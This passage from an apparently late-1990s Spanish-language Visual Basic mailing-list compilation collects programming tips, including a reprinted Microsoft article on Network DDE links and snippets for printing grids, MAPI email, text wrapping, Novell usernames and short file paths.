    MyTrueGrid.TopRow = 1: MyTrueGrid.RowIndex = 1
    MyTrueGrid.LeftColumn = 1: MyTrueGrid.ColumnIndex = 1

    For r = 1 To RowCount
    'Header info ---------------------------------------
    LineCount = LineCount + 1
    If LineCount = 1 Then
```

```
    TabPos = 2
    Printer.FontName = "Arial"
    Printer.FontSize = 14: Printer.FontBold = True
    Printer.Print
    Printer.Print Tab(TabPos); RptName
    Printer.Print 'Blank line
    Printer.FontName = "Arial"
    Printer.FontSize = 10: Printer.FontBold = False
    Printer.Print 'Blank line
    Printer.Print Tab(TabPos); RptSub
    Printer.Print 'Blank line

    'Table Column names ----------------------------
    Printer.FontName = "Courier New"
    Printer.FontSize = 9: Printer.FontBold = False
    For n = 1 To MyTrueGrid.Columns
  If MyTrueGrid.ColumnVisible(n) = True Then
      'Calculation for Tab() positions
      ColWide = MyTrueGrid.ColumnWidth(n)
      ColText = MyTrueGrid.ColumnName(n)
      ColStyle = MyTrueGrid.ColumnStyle(n)
      'Check your table for col types and change Case as approprate
      Select Case ColStyle
   Case 8192 'Left-align/Read only
       TabNow = TabPos
   Case 8193 'Centre/Read only
       TabNow = (TabPos + ColWide \ 2) - (Len(ColText) \ 2)
   Case 8194 'Right-align/Read only
       TabNow = (TabPos + ColWide) - Len(ColText)
      End Select
      Printer.Print Tab(TabNow); ColText;
      TabPos = TabPos + ColWide + 2
  End If
    Next n
    Printer.Print 'forces CR/LF at end of Row
End If

'Body Info ---------------------------------------
TabPos = 2
MyTrueGrid.RowIndex = r
For c = 1 To MyTrueGrid.Columns
    MyTrueGrid.ColumnIndex = c
    If MyTrueGrid.ColumnVisible(c) = True Then
  'Calculation for Tab() positions
  ColWide = MyTrueGrid.ColumnWidth(c)
  ColText = MyTrueGrid.text 'Table.ColumnText() = unformatted
  ColStyle = MyTrueGrid.ColumnStyle(c)
  Select Case ColStyle
      Case 8192 'Left-align/Read only
   TabNow = TabPos
      Case 8193 'Centre/Read only
   TabNow = (TabPos + ColWide \ 2) - (Len(ColText) \ 2)
      Case 8194 'Right-align/Read only
   TabNow = (TabPos + ColWide) - Len(ColText)
  End Select
  Printer.Print Tab(TabNow); ColText;
  TabPos = TabPos + ColWide + 2
    End If
```

```
    Next
    Printer.Print 'forces CR/LF at end of Row

    'Footer Info ---------------------------------------
    If LineCount = 42 Then
        Printer.Print 'Blank line
        TabPos = (Printer.ScaleWidth \ 2) - (Len(PageFoot) \ 2)
        Printer.Print Tab(TabPos); PageFoot; Printer.Page
        Printer.NewPage : LineCount = 0
        DoEvents 'allow Windows access at end of every page
    End If
    Next

    'Reset display and position to 1st row / 1st column
    MyTrueGrid.TopRow = 1: MyTrueGrid.RowIndex = 1
    MyTrueGrid.LeftColumn = 1: MyTrueGrid.ColumnIndex = 1
    DoEvents

    'print page footer on last/short page ------------------
    If Not LineCount = 42 Then
    Do Until LineCount = 42
        Printer.Print 'Blank line
        LineCount = LineCount + 1
    Loop
    Printer.Print 'Blank line
    TabPos = (Printer.ScaleWidth \ 2) - (Len(PageFoot) \ 2)
    Printer.Print Tab(TabPos); PageFoot; Printer.Page
    LineCount = 0
    End If
' NewPage / Endoc ensures no blank page before ending print
    Printer.NewPage : Printer.EndDoc
    Screen.MousePointer = 0 'Return cursor to default

End Sub
```

> ---------8<---------8<--------- CORTAR ---------8<---------8<---------

Saludos..... GLL

Información sobre Net DDE

Aqui va lo que habia mencionado sobre net dde. Disculpen la demora, pero mas vale tarde que.....

Yo lo implemente con VB 3.0 y equipos conectados usando Windows 3.11 y el asunto funciona (no se que pasa al hacerlo con VB4 o 5 y bajo Windows 95). Si en algo puedo ayudar..., solo escriban.

How to Establish a Network DDE Link Using Visual Basic
Article ID: Q93160

The information in this article applies to:

- Standard and Professional Editions of Microsoft Visual Basic for Windows, versions 2.0 and 3.0
- Microsoft Visual Basic programming system for Windows, version 1.0

SUMMARY
=======

This article demonstrates how to establish a network Dynamic Data Exchange (DDE) link between two computers running Microsoft Windows for Workgroups.

MORE INFORMATION
================

Under DDE, a destination (or client) application sends commands through DDE to the source (or server) application to establish a link. Through DDE, the source provides data to the destination at the request of the destination or accepts information at the request of the destination. When you use DDE with Windows version 3.0 or 3.1 based applications, the source and destination applications are both located on the same computer.

When you use Network DDE with Windows for Workgroups based applications, DDE functions exactly the same way as standard DDE except that the source and destination applications are located on different computers.

Before establishing a network DDE link, you must first establish a network

DDE share for the conversation by calling the API NDdeShareAdd() function located in the NDDEAPI.DLL file. Here is the Visual Basic declaration:

```
' Enter the following as one, single line:
Declare Function NDdeShareAdd Lib "NDDEAPI.DLL" (Server As Any, ByVal Level
   As Integer, ShareInfo As NDDESHAREINFO, ByVal nSize As Long) As Integer
```

Enter the entire statement as a single line. The first parameter is always a 0 and is passed with ByVal 0& from Visual Basic. The second parameter is always 2. The next parameter is a filled ShareInfo structure (given below). The last parameter is the size of the ShareInfo structure.

Here is The structure of the NDDESHAREINFO structure:

```
   Type NDDESHAREINFO
      szShareName As String * MAX_NDDESHARENAME_PLUSONE

      lpszTargetApp As Long 'LPSTR lpszTargetApp
      lpszTargetTopic As Long 'LPSTR lpszTargetTopic
      lpbPassword1 As Long 'LPBYTE lpbPassword1
      cbPassword1 As Long 'DWORD cbPassword1;

      dwPermissions1 As Long 'DWORD dwPermissions1;
      lpbPassword2 As Long 'LPBYTE lpbPassword2;
      cbPassword2 As Long 'DWORD cbPassword2;
      dwPermissions2 As Long 'DWORD dwPermissions2;
      lpszItem As Long 'LPSTR lpszItem;
      cAddItems As Long 'LONG cAddItems;

      lpNDdeShareItemInfo As Long
   End Type
```

The following table describes each field of the NDDESHAREINFO type:

```
Field Name Purpose
-----------------------------------------------------------------------

szShareName Name of the share to add.
lpszTargetApp Pointer to null-terminated string containing the
                  service or application name.
lpszTargetTopic Pointer to null-terminated string holding the topic name
lpbPassword1 Pointer to the read-only password -- uppercase, null-
                  terminated string. If null, pass null string, not zero.
cbPassword1 Length of read-only password
dwPermissions1 Full access password

cbPassword2 Length of the full access password
dwPermissions2 Permissions allowed by the full access password

Here are the permissions allowed for dwPermissions:

Name Value Function
-----------------------------------------------------------------------

NDDEACCESS_REQUEST &H1 Allows LinkRequest
NDDEACCESS_ADVISE &H2 Allows LinkAdvise
NDDEACCESS_POKE &H4 Allows LinkPoke
NDDEACCESS_EXECUTE &H8 Allows LinkExecute
NDDEACCESS_START_APP &H10 Starts source application on connect

Here are the possible return values from NDdeShareAdd():

Name Value Meaning

-----------------------------------------------------------------------

NDDE_NO_ERROR 0 No error.
NDDE_BUF_TOO_SMALL 2 Buffer is too small to hold information.
NDDE_INVALID_APPNAME 13 Application name is not valid.

NDDE_INVALID_ITEMNAME 9 Item name is not valid.
NDDE_INVALID_LEVEL 7 Invalid level; nLevel parameter must be 2.
NDDE_INVALID_PASSWORD 8 Password is not valid.
```

NDDE_INVALID_SERVER 4 Computer name is not valid; lpszServer
parameter must be NULL.
NDDE_INVALID_SHARE 5 Share name is not valid.
NDDE_INVALID_TOPIC 10 Topic name is not valid.

NDDE_OUT_OF_MEMORY 12 Not enough memory to complete request.
NDDE_SHARE_ALREADY_EXISTS 15 Existing shares cannot be replaced.

There are two steps to establish a network Dynamic Data Exchange (DDE) link between two computers running Microsoft Windows for Workgroups. First, create the DDE source application. Second, create the DDE destination application.

Step One -- Create DDE source application

The following steps show you how to create a Visual Basic DDE source and destination application that communicates through a network DDE link.

1. From the DDE source computer, start Visual Basic or if Visual Basic is already running, from the File menu, choose New Project (ALT, F, N). Form1 is created by default.

2. Change the LinkTopic property of Form1 to VBTopic.

3. If you are running Visual Basic version 2.0 or 3.0 for Windows, change

   the LinkMode property of Form1 to 1 - Source. In Visual Basic version 1.0, this property is already set to 1 - Server; don't change it.

4. Add a text box (Text1) to Form1.

5. Change the Name property (CTlName in version 1.0) of Text1 to VBItem.

6. Add a timer (Timer1) to Form1.

7. From the File menu, choose New Module (ALT, F, M). Module1 is created.

8. Add the following code to the general declarations section of Module1, and enter all lines as a single line even though they may be shown on multiple lines for readability:

```
' DDE access options
Global Const NDDEACCESS_REQUEST = &H1
Global Const NDDEACCESS_ADVISE = &H2
Global Const NDDEACCESS_POKE = &H4
Global Const NDDEACCESS_EXECUTE = &H8

Global Const NDDEACCESS_START_APP = &H10
Global Const MAX_NDDESHARENAME_PLUSONE = 65
Type NDDESHAREINFO
   szShareName As String * MAX_NDDESHARENAME_PLUSONE
   lpszTargetApp As Long 'LPSTR lpszTargetApp
   lpszTargetTopic As Long 'LPSTR lpszTargetTopic
   lpbPassword1 As Long 'LPBYTE lpbPassword1
   cbPassword1 As Long 'DWORD cbPassword1;
   dwPermissions1 As Long 'DWORD dwPermissions1;
   lpbPassword2 As Long 'LPBYTE lpbPassword2;
   cbPassword2 As Long 'DWORD cbPassword2;
```

```
   dwPermissions2 As Long 'DWORD dwPermissions2;
   lpszItem As Long 'LPSTR lpszItem;
   cAddItems As Long 'LONG cAddItems;
   lpNDdeShareItemInfo As Long
End Type
Declare Function NDdeShareAdd Lib "NDDEAPI.DLL" (Server As Any, ByVal
   Level As Integer, ShareInfo As NDDESHAREINFO,
   ByVal Size As Long) As Integer
Declare Function lstrcpy Lib "KERNEL" (szDest As Any, szSource As Any)
   As Long
'If using Visual Basic version 1.0, add the following declarations
'Global Const False = 0
'Global Const True = Not False
```

9. Add the following code to the Form_Load event of Form1:

```
Sub Form_Load ()
   Dim r As Integer
   Dim szShareName As String ' Net DDE share name
   Dim szTargetName As String ' Net DDE target name
   Dim szTopicName As String ' Net DDE source topic name
   Dim szItemName As String
   Dim szReadOnlyPassword As String ' Read-only pw Net DDE share
   Dim szFullAccessPassword As String ' Full access password
   Dim ShareInfo As NDDESHAREINFO

   Dim ShareInfoSize As Long
   Dim Result As Integer
   szShareName = "VBDDESource$" + Chr$(0)
   szTargetName = "VBTARGET" + Chr$(0)

   szTopicName = "VBTopic" + Chr$(0)
   szItemName = Chr$(0) 'All items are allowed
   szReadOnlyPassword = Chr$(0) 'No password
   szFullAccessPassword = Chr$(0)
   'Provide the share, target, topic, and item names along with
   'passwords that identify the network DDE share
   ShareInfo.szShareName = szShareName
   ShareInfo.lpszTargetApp = lstrcpy(ByVal szTargetName,
      ByVal szTargetName)
   ShareInfo.lpszTargetTopic = lstrcpy(ByVal szTopicName,

      ByVal szTopicName)
   ShareInfo.lpszItem = lstrcpy(ByVal szItemName, ByVal szItemName)

   ShareInfo.cbPassword1 = 0
   ShareInfo.lpbPassword1 = lstrcpy(ByVal szReadOnlyPassword,
      ByVal szReadOnlyPassword)
   ShareInfo.dwPermissions1 = NDDEACCESS_REQUEST Or NDDEACCESS_ADVISE Or
      NDDEACCESS_POKE Or NDDEACCESS_EXECUTE Or NDDEACCESS_START_APP
   ShareInfo.cbPassword2 = 0
   ShareInfo.lpbPassword2 = lstrcpy(ByVal szFullAccessPassword,
      ByVal szFullAccessPassword)

   ShareInfo.dwPermissions2 = NDDEACCESS_REQUEST Or NDDEACCESS_ADVISE Or
      NDDEACCESS_POKE Or NDDEACCESS_EXECUTE Or NDDEACCESS_START_APP
   ShareInfo.lpNDdeShareItemInfo = 15
   Result = NDdeShareAdd(ByVal 0&, 2, ShareInfo, Len(ShareInfo))
```

```
      ' Start the timer that will continually update the text box and
      ' the DDE link item with random data.
      timer1.Interval = 1000
      timer1.Enabled = True

   End Sub
```

10. Add the following code to the Timer1_Timer event procedure:

```
    Sub Timer1_Timer ()
       ' Display random value 0 - 99 in the text box (DDE source data).

       Randomize Timer
       VBItem.Text = Format$(Rnd * 100, "0")
    End Sub
```

11. From the File menu, choose Make EXE File...

12. Name the file VBTARGET.EXE and choose OK to create the .EXE file.

13. From the File Manager or Program Manager, run VBTARGET.EXE to display a random value in the text box every second.

Step Two -- Create the DDE destination application

---

14. From the DDE destination computer, start Visual Basic or if Visual Basic is already running, from the File menu, choose New Project (ALT, F, N). Form1 is created by default.

15. Add a text box (Text1) to Form1.

16. Add the following code to the Form_Load event of Form1:

```
    Sub Form_Load ()
       Dim r As Long
       Dim szComputer As String ' Network server name.

       Dim szTopic As String
       ' Identify the network server where the DDE source application
       ' is running. The following statement assumes the source computer
       ' name is COMPUTER1. Change it to your source computer name.
       szComputer = "\\COMPUTER1"
       ' Identify the DDE share established by the source application
       szTopic = "VBDDESource$"
       Text1.LinkMode = 0
       ' The link topic identifies the computer name and link topic
       ' as established by the DDE source application
       Text1.LinkTopic = szComputer + "\" + "NDDE$" + "|" + szTopic
       Text1.LinkItem = "VBItem" ' Name of text box in DDE source app


       Text1.LinkMode = 1 ' Automatic link.
    End Sub

    'For this program to work, set the szComputer variable (above) to the
    'computer name that holds the DDE source application. Find the name
    'in the Network section of Windows for Workgroups Control Panel.
```

17. From the Run menu, choose Start to run the program.

You should see the same random values generated on the source computer displayed in the text box of the destination computer. If you receive the error message "DDE method invoked with no channel open" on the Text1.LinkMode = 1 statement in Step 16, make sure the szComputer variable is set correctly.

Additional reference words: 1.00 2.00 3.00 NETDDE
KBCategory: kbnetwork kbprg kbcode kbinterop
KBSubcategory: APrgNet IAPDDE

Copyright 1993 Microsoft Corporation. All rights reserved.

****

** Saludos desde Chile **

**   **

** Esteban Arias   **

** earias@cmet.net   **

****

Limitar el puntero a una zona

```
Modulo.bas
Type RECT
   left As Integer
   top As Integer
   right As Integer
   bottom As Integer
End Type

Form1.frm
Option Explicit
Declare Sub GetWindowRect Lib "USER" (ByVal hWnd%, lpRect As RECT)
Declare Sub ClipCursorClear Lib "USER" Alias "ClipCursor" (ByVal lpRect&)
Declare Sub ClipCursor Lib "USER" (lpRect As RECT)

Sub Form_Resize ()
    Dim lpRect As RECT

    Call GetWindowRect(Me.hWnd, lpRect)
    Call ClipCursor(lpRect)
End Sub

Sub Form_Unload (Cancel As Integer)
    Call ClipCursorClear(0&)
End Sub
```

Mandar un informe por correo

```
Private Sub Command1_Click()
'MAPISession1 es un control MAPISession
'rep1 es un control CrystalReport
'MAPIMessages1 es un control MAPIMessages

rep1.ReportFileName = "C:\Informe.rpt" 'Nombre del informe
rep1.Destination = crptToFile
rep1.PrintFileName = "C:\MiDocumento.doc" 'Documento Word en el meto el report
rep1.PrintFileType = crptWinWord
rep1.Action = 1
MAPISession1.SignOn
MAPIMessages1.SessionID = MAPISession1.SessionID
MAPIMessages1.AddressCaption = "donosti@sicsa.es" 'Dirección de correo a la que
quiero mandar
MAPIMessages1.MsgIndex = -1
MAPIMessages1.MsgSubject = "ESTE EL EL ASUNTO"
MAPIMessages1.MsgNoteText = "Quiero que aparezca esto en el mensaje, además del
report"
MAPIMessages1.AttachmentPathName = "C:\MiDocuemnto.DOC"
MAPIMessages1.AttachmentName = "MiDocuemnto.DOC"
MAPIMessages1.AttachmentIndex = 0
MAPIMessages1.RecipDisplayName = "donosti@sicsa.es"
MAPIMessages1.Send
MAPISession1.SignOff
End Sub
```

Esto sirve para mandar un fichero por mail, espero que te solucione algo.

Jesús Mª Rodilla Lara
e-mail: donosti@sicsa.es

De: adc
Enviado el: viernes 19 de diciembre de 1997 20:53
Para: vb-esp@ccc.uba.ar
Asunto: RE: (VB-ESP) consulta nueva

Saludos:

Alguien me podria indicar donde conseguir una rutina para enviar un fichero a traves de un modem.
gracias

Manejo de textos largos (memos)

Saludos listeros.

Después de comentarlo particularmente con Jorge Serrano, de la News de Visual Basic de IberNet, os remito dos funciones :

MemoLinesSinCRLF(sTexto as string) as collection,
que recibe un texto largo, con retornos de carro y devuelve una colección con las líneas que contiene ese texto.

MemoLines(sTexto as string , sngLongitud as single , iLinea as integer , oObject as variant , bLineasEnBlanco as boolean) as Variant.
Función que recibe un texto y lo divide en líneas de sngLongitud, en milímetros. Puede devolver una colección de líneas de la longitud especificada o bien, si así se indica mediante iLinea, una línea en concreto de toda la colección.
oObject puede ser el objeto printer, un Form o bien un PictureBox, de manera que podemos calcular la anchura de las líneas para pantalla o impresora.
bLineasEnBlanco define si deseamos que se nos retornen y/o cuenten las líneas totalmente en blanco o no.

No son nada del otro mundo pero quizá os puedan ayudar en algo.
Si las utilizais y encontrais algún 'bug' o comentario digno de mención, hacédmelo saber para poder mejorarlas.

Saludos.
ORZO, <orzo@orzo.com>

```
Attribute VB_Name = "Memos"
'
' Memos
' Módulo para la división de textos largos en líneas.
' Fecha : 7/12/97
' De Francisco Javier Rodríguez Arévalo para ORZO, S.C.P. (c) 1997
' Uso y distribución gratuitos
'

' Variables declaradas explícitamente.
Option Explicit

' Constantes de Retorno para MemoLines.
Const MEMO_TODAS = -1

Public Function MemoLines(ByVal sTexto As String, ByVal sngLongitud As Single,
Optional ByVal iLineaARetornar As Variant, Optional ByVal oObject As Variant,
Optional ByVal bLineasEnBlanco As Variant) As Variant
  ' Retorna una línea en concreto contenida en el texto pasado, según una
  ' longitud dada, en un objeto concreto. La escala viene dada por el
  ' propio objeto. Los objetos pueden ser del tipo Form, PictureBox o
  ' Printer

  Dim oLineasSinCRLF As New Collection ' Colección que representa el texto
                                       ' sin retornos de carro.
```

```
Dim oLineasSinSPACES As New Collection ' El texto dividido en líneas
                                       ' ajustadas al tamaño especificado.
Dim sLineTmp As String

' Por omisión, se retornarán todas las líneas.
If (IsMissing(iLineaARetornar)) Then
  iLineaARetornar = MEMO_TODAS
End If
' Por omisión, el objeto es la impresora.
If (IsMissing(oObject)) Then
  Set oObject = Printer
End If
' Por omisión, Se devuelven las líneas en blanco, también.
If (IsMissing(bLineasEnBlanco)) Then
  bLineasEnBlanco = True
End If

Dim iSPACE As Integer ' Posición de un nuevo espacio.
Dim iPosAnterior As Integer ' Guarda la última posición válida.
Dim iContador As Integer ' Para recorrer la colección de líneas.
Dim bForzar As Boolean ' En condiciones especiales, fuerza la
                       ' asignación de la línea y el fin del bucle.

' Sea cual sea el objeto, las medidas siempre se entenderán en milímetros.
oObject.ScaleMode = vbMillimeters

' Quita los espacios inútiles.
sTexto = Trim$(sTexto)
' Si hay texto y se ha especificado una longitud mínima para el texto de
' retorno ...
If ((Len(sTexto) <> 0) And (sngLongitud > 0)) Then
  ' Se extraen los retornos de carro del texto original, de manera que
  ' nos quede una colección de líneas puras.
  Set oLineasSinCRLF = MemoLinesSinCRLF(sTexto)
  ' Recorreremos todas las líneas, una a una.
  For iContador = 1 To oLineasSinCRLF.Count
    ' Toma la línea que toca.
    sLineTmp = oLineasSinCRLF(iContador)
    ' Si la línea tiene longitud 0 ...
    If (Len(sLineTmp) = 0) Then
      ' ... es que es una línea en blanco.
      If (bLineasEnBlanco) Then
        ' y se añade a la colección de retorno sólo si así se ha
        ' indicado.
        oLineasSinSPACES.Add Key:=CStr(oLineasSinSPACES.Count + 1), Item:=""
      End If
    Else
      ' Iniciamos el bucle de fragmentación.
      iPosAnterior = 0
      Do While (Len(sLineTmp) <> 0)
        ' Busca el primer espacio en la cadena ...
        iSPACE = InStr(iPosAnterior + 1, sLineTmp, Chr$(32))
        ' Determina si la nueva posición es válida.
        If (iSPACE = 0) Then
          ' Se ha alcanzado un final de línea sin espacio.
          If (oObject.TextWidth(sLineTmp) > sngLongitud) Then
            ' La longitud de la línea excede el máximo permitido.
            ' Se divide en dos nuevas líneas.
```

```
              oLineasSinSPACES.Add Key:=CStr(oLineasSinSPACES.Count + 1),
Item:=Trim$(Left$(sLineTmp, iPosAnterior))
              oLineasSinSPACES.Add Key:=CStr(oLineasSinSPACES.Count + 1),
Item:=Trim$(Mid$(sLineTmp, iPosAnterior + 1))
            Else
              ' La longitud de la línea es válida.
              oLineasSinSPACES.Add Key:=CStr(oLineasSinSPACES.Count + 1),
Item:=sLineTmp
            End If
            sLineTmp = ""
          Else
            ' Hay un espacio.
            If ((oObject.TextWidth(Trim$(Left$(sLineTmp, iSPACE))) > sngLongitud))
Then
              ' La posición actual queda fuera del margen de impresión permitido.
              ' Guarda la línea hasta la siguiente posición válida.
              oLineasSinSPACES.Add Key:=CStr(oLineasSinSPACES.Count + 1),
Item:=Trim$(Left$(sLineTmp, iPosAnterior))
              sLineTmp = Trim$(Mid$(sLineTmp, iPosAnterior + 1))
              iPosAnterior = 0
            Else
              ' Movemos el puntero sobre la cadena ...
              iPosAnterior = iSPACE
            End If
          End If
        Loop
      End If
    Next iContador
  End If

  If (iLineaARetornar = MEMO_TODAS) Then
    ' Si no se ha especificado ninguna línea en concreto, asigna la
    ' colección completa de líneas extraídas para su retorno.
    Set MemoLines = oLineasSinSPACES
  Else
    ' Asigna la línea en concreto para su retorno.
    MemoLines = oLineasSinSPACES(iLineaARetornar)
  End If
End Function

Public Function MemoLinesSinCRLF(ByVal sTexto As String) As Collection
  ' Devuelve una colección de cadenas que corresponden a las líneas
  ' contenidas en el Texto pasado como parámetro.
  Dim iCRLF As Integer ' Nuevo CRLF localizado.
  Dim oLineas As New Collection ' Colección de líneas a devolver.
  ' Eliminamos los posibles espacios sobrantes.
  sTexto = Trim$(sTexto)
  ' Vamos a recorrer todo el texto ...
  Do While (Len(sTexto) <> 0)
    ' Busca el primer retorno de carro en la cadena.
    iCRLF = InStr(1, sTexto, vbCrLf)
    If (iCRLF = 0) Then
      ' Si no lo encuentra el texto pasa a ser la última línea de la
      ' colección.
      oLineas.Add Key:=CStr(oLineas.Count + 1), Item:=Trim$(sTexto)
      sTexto = ""
    Else
      oLineas.Add Key:=CStr(oLineas.Count + 1), Item:=Trim$(Left$(sTexto, iCRLF -
```

```
1))
      sTexto = Mid$(sTexto, iCRLF + 2)
    End If
  Loop
  ' Retornamos las líneas en forma de colección, sin retornos de carro.
  Set MemoLinesSinCRLF = oLineas
End Function
```

Mostrar el menú About por defecto

```
Declare Sub ShellAbout Lib "shell32.dll" Alias
"ShellAboutA" (ByVal hwnd As Long, ByVal szApp As String, ByVal
szOtherStuff As String, ByVal hIcon As Long)

Si la declaras como Function, el valor devuelto es Long.
```

Mover formularios

Hola,

A ver si te sirve este "truco"

1.-Mover un Form sin caption ¡Al fin un método sencillo!

```
'------------------------------------------------------------------
'NOTAS: 'Listado a insertar en un módulo (.bas) 'si se quiere poner en
un formulario (.frm) 'declarar la función como Private y quitar el
Global de las constantes
'------------------------------------------------------------------
'Constantes y declaración de función: ' 'Constantes para SendMessage
Global Const WM_LBUTTONUP = &H202 Global Const WM_SYSCOMMAND = &H112
Global Const SC_MOVE = &HF010 Global Const MOUSE_MOVE = &HF012

#If Win32 Then
 Declare Function SendMessage Lib "User32" Alias "SendMessageA" (ByVal
 hwnd As Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As
 Long) As Long
#Else
 Declare Function SendMessage Lib "User" (ByVal hWnd As Integer, ByVal
 wMsg As Integer, ByVal wParam As Integer, lParam As Any) As Long
#End If
'
'
'Este código se pondrá en el Control_MouseDown...
'
Dim lngRet As Long

'Simular que se mueve la ventana, pulsando en el Control
If Button = 1 Then
 'Envía un MouseUp al Control
 lngRet = SendMessage(Control.hWnd, _
 WM_LBUTTONUP, 0, 0)
 'Envía la orden de mover el form
 lngRet = SendMessage(FormX.hWnd, _
 WM_SYSCOMMAND, MOUSE_MOVE, 0)
End If
```

Saludos.
Guillermo

> Tengo una forma sin bordes (borderstyle=0). Dentro de él tengo un label.
> Mi pregunta es ¿Cómo puedo mover la forma si hago clic sobre el label?
>
> Saludos
> Sergio
>

==========

¿No has visitado mis páginas personales?
¿A que esperas?
http://www.wcostasol.es/guiller/indice.htm

NUEVO!!! Ya está el magazine VB Online en castellano:
http://www.wcostasol.es/vbonline/indice.htm
==========

Nombre de usuario en red Novell

El 14 Mar 97 a las 15:11, Felix Abundiz Charles escribio acerca
de "(VB-ESP) Necesito una API":

> >Un saludo a todos.
> >
> >Quisiera saber si alguien sabe el nombre de alguna API para llamar la caja de
> >dialogo donde se
> >selecciona la impresora, y si pueden decirme como usarla; tambien si hay
> >alguna API con la que
> >se obtenga el nombre de usuario de la red y password, creo que hay una que se
> >llama netapi.dll
> >y otra que es nwnetapi.dll
> >
> >Gracias por sus comentarios
> >

Hola,

Con respecto al API para obtener el nombre de usuario en una red
Novell Netware, te puedo ayudar.
La API que he usado, efectivamente es la que mencionas:
NWNETAPI.DLL, que viene dentro del directorio \PUBLIC de Novell
Netware.

[Declaraciones]

```
Option Explicit

Type DATE_AND_TIME
    year As String * 1
    month As String * 1
    date As String * 1
    hour As String * 1
    minute As String * 1
    second As String * 1
    day As String * 1
End Type

Declare Function GetConnectionId Lib "nwnetapi.dll" (ByVal
fileServerName$, connectionID%) As Integer
Declare Function GetConnectionNumber Lib "nwnetapi.dll" () As
Long
Declare Sub SetPreferredConnectionID Lib "nwnetapi.dll"
(ByVal connectionID%)
Declare Function GetConnectionInformation Lib "nwnetapi.dll"
(ByVal connectionNumber&, ByVal objectName$, objectType%,
objectID&, logintime As DATE_AND_TIME) As Integer

Global Const SUCCESSFUL = &H0
```

[Modulo de trabajo]

```
    Dim connectionID%, opt%, objectType%, connum%
```

```
    Dim num&, objectID&, username$
    Dim logintime As DATE_AND_TIME

    ' Aqui le dices el nombre del servidor del cual quieres
    ' obtener la informacion, por ejm. SERV00
    opt% = GetConnectionId("SERV00", connectionID%)
    SetPreferredConnectionID (connectionID%)
    connum% = GetConnectionNumber()
    ' Aqui te muestra el numero de la conexion actual en el
    ' servidor SERV00
    MsgBox connum%

    ' Obtiene username del servidor por default
    username$ = String$(48, 0)
    opt% = GetConnectionInformation(connum%, username$,
objectType%, objectID&, logintime)
    If opt% = SUCCESSFUL Then
    ' Aqui finalmente obtienes el nombre del usuario
        MsgBox username$
    End If
```

Espero te sea de utilidad.

Sharon Zarria.

Obtener articulos KBs via e-mail

¡Hola Listeros!
Os mando la manera de obtener un artículo de la Base de conocimiento
de VB por medio del e-mail.
Creo que es bastante interesante,
lo he copiado tal cual, así que está en Inglés....

Saludos
    Beatriz Torres

Subject: How to get KB articles via e-mail

If you do not have web access, and need a Knowledge Base article that
you see referenced, this is the ticket:

Read down below on how to get these via e-mail.

Today is the launch day for an exciting new content delivery channel.
MSHELP is now live and online. MSHELP, allows customers to send
e-mail messages to receive knowledge base articles and other pre
packaged content. Any public Knowledge Base article can be obtained
by sending a piece of e-mail to MSHELP@Microsoft.com.

Also an index of selected articles, article lists, and other
pre-packaged content is available. This index which currently contains
Office product specific content information, will be updated on a
regular basis so that the most current and relevant content is
available.

Here are some notable lists of articles for VB:

Q122740 Article List for VB: Documentation, Updates, Help Fixes
Q122739 Article List for VB: Third-Party Product Information
Q122737 Article List for VB Tools: Setup Toolkit/Wizard
Q122735 Article List for VB Tools: Help Compiler
Q122733 Article List for VB: DDE
Q122731 Article List for VB 3.0: Windows APIs/DLLs and Printing
Q122729 Article List for VB: Windows APIs/DLLs and Networks
Q122727 Article List for VB: Windows APIs/DLLs and Graphics
Q122725 Article List for VB: Data Access with Installable ISAMs
Q122721 Article List for VB 3.0: Memory Management and Optimization
Q122720 Article List for VB Programming: 3rd-Party Controls
Q122717 Article List for VB 3.0 Run-Time Environment
Q122715 Article List for VB Setup and Installation
Q122738 Article List for VB Tools: Control Develoment Kit
Q122736 Article List for VB: General Product Information
Q122734 Article List for VB: OLE
Q122732 Article List for VB: Windows APIs/DLLs and Windowing
Q122728 Article List for VB: Windows APIs/DLLs and .INI Files
Q122726 Article List for VB 3.0: Data Access with ODBC
Q122724 Article List for VB 3.0: General Database Programming
Q122723 Article List for VB 3.0: Data Access with Microsoft Access/Jet
Q122722 Article List for VB Programming: General Topics
Q122716 Article List for VB 3.0 Design Environment

Q122730 Article List for VB 3.0: General Windows APIs/DLLs
Q122719 Article List for VB 3.0 Programming: Forms/Standard Controls
Q122718 Article List for VB 3.0 Programming: Custom Controls
Q140668 Article List for 4.0-only Articles

How to use MSHELP

Information can be obtained from MSHELP by simply sending a blank piece of mail to MSHELP@microsoft.com. An index is returned if a blank message is sent, or if the words "index", "catalog", "directory" etc. is in the subject line. Regardless of the subject line, customers will always receive something whenever mail is sent to MSHELP.

To request one of the listed items on the index or any public article from the Microsoft Knowledge Base, a customer can send an e-mail message to MSHELP@microsoft.com. In the Subject line of their message, they can request specific items by entering the Article-ID number (Qnnnnnn) for Knowledge Base article(s) or the 6-digit ID number for packaged content as follows:

Subject: Q162721 (articles from the kb)

-or-

Subject: 999998 (packaged content from the index list)

-or-

Subject: Q162302, Q162304, 999998 (mixing them up is okay)

Obtener el nombre corto

Jaime:
    Quizas te sirva esto:

```
Declare Function GetShortPathName Lib "kernel32" Alias "GetShortPathNameA"
(ByVal lpszLongPath As String, ByVal lpszShortPath As String, ByVal
cchBuffer As Long) As Long

Function ShortName(LongPath As String) As String
    Dim ShortPath As String
    Const MAX_PATH = 260
    Dim ret&
    ShortPath = Space$(MAX_PATH)
    ret& = GetShortPathName(LongPath, ShortPath, MAX_PATH)
    If ret& Then
        ShortName = Left$(ShortPath, ret&)
    End If
End Function
```

Sacado de VBPJ 101 Tech Tips

Nos Vemos
****
Ing. Marcos Mellibovsky
mellibo@satlink.com
Córdoba - Argentina
****

De: Jaime Clot Brugueras <jaime@jet.es>
A: vb-esp@ccc.uba.ar
Asunto: (VB-ESP) Nombres largos
Fecha: Miércoles 3 de Septiembre de 1997 16:25

Hola a todos

Gracias por responder Guillermo, pero mi problema es justo el contrario. Estoy programando con VB5 y necesito darle a un programa MESEDOS una trayectoria de la que se su nombre largo, esta trayectoria no es siempre la misma (si no seria muy fácil). El programa ms-dos lo ejecuto con shell y lo que pasa es que este no se entera de los dichosos nombres largos. ¿ Sabes de alguna manera de que visual entregue el nombre corto en lugar del largo ?

De cualquier manera te agradezco mucho tu interés. Gracias

PD: Juan Carlos, ya ves que sigo con el problemilla. No me ha respondido nadie a nivel particular. No te preocupes que si me entero de algo lo mandare a la lista (y espero que al berres también)

Saludos.

Jaime Clot Brugueras

ODBC - Registrar DSN *(2 mensajes)*

Hola Matias

